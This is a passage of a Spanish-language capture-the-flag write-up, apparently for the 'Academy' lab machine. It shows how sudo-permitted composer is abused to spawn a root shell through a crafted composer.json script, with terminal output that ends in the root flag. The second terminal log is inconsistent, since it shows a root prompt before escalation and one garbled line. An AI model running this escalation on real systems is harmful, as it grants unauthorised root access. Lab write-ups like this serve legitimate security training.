
Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```


```
TF=$(mktemp -d)
echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
sudo composer --working-dir=$TF run-script x
```

Ejecutamos ese código deberíamos tener una consola como root. No pide contraseña y vemos ya el numeral “whoami”...



```
mrb3n@academy:~$ TF=$(mktemp -d)
mrb3n@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
mrb3n@academy:~$ sudo composer --working-dir=$TF run-script x
[sudo] password for mrb3n:
Sorry, try again.
[sudo] password for mrb3n:
PHP Warning: PHP Startup: Unable to load dynamic library 'mysqli.so' (tried : /usr/lib/php/20190902/mysqli.so (/usr/lib/php/20190902/mysqli.so: undefined symbol: mysqlnd_global_stats), /usr/lib/php/20190902/mysqli.so.so (/usr/lib/php/20190902/mysqli.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
PHP Warning: PHP Startup: Unable to load dynamic library 'pdo_mysql.so' (tried: /usr/lib/php/20190902/pdo_mysql.so (/usr/lib/php/20190902/pdo_mysql.so: undefined symbol: mysqlnd_allocator), /usr/lib/php/20190902/pdo_mysql.so.so (/usr/lib/php/20190902/pdo_mysql.so.so: cannot open shared object file: No such file or directory)) in Unknown on line 0
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# whoami
root
#
```

Ya somos root buscamos entonces la flag: cd , ls , cat root.txt



```
root@academy:~$ TF=$(mktemp -d)
root@academy:~$ echo '{"scripts":{"x":"/bin/sh -i 0<&3 1>&3 2>&3"}}' >$TF/composer.json
root@academy:~$ sudo composer --working-dir=$TF run-script x
[sudo] password for root:
Do not run Composer as root/super user! See https://getcomposer.org/root for details
> /bin/sh -i 0<&3 1>&3 2>&3
# whoami
root
# bash
root@academy:/tmp/tmp.FTgx6xgqtv# ls
composer.json
root@academy:/tmp/tmp.FTgx6xgqtv# cd
root@academy:~/ls
root@academy:~# academy.txt root.txt snap
root@academy:~# cat root.txt
5720f41326aac47903222b0e3ee20bd2
root@academy:~#
```

FLAG: 5720f41326aac47903222b0e3ee20bd2